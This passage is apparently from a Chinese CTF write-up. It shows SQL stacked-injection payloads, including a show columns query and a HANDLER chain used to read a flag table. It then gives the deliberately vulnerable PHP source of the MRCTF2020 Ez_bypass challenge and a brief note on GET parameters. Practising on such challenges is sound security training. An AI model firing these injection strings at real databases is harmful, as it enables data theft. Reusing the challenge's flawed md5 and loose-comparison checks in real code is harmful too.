
```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

发现数据库的名字输入：

```
1'; show columns from `FlagHere`; #
```



发现flag输入：

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;#
```

得出flag

[MRCTF2020]Ez_bypass

```php
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&amp;&amp;isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) &amp;&amp; $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
```

> 这里主要是GET型传参
> HTTP的GET请求：从指定的资源请求数据。
> HTTP的GET请求方式：GET提交的数据会放在URL之后，并且会以？的方式分割URL和传输数据，参数之间以&相连。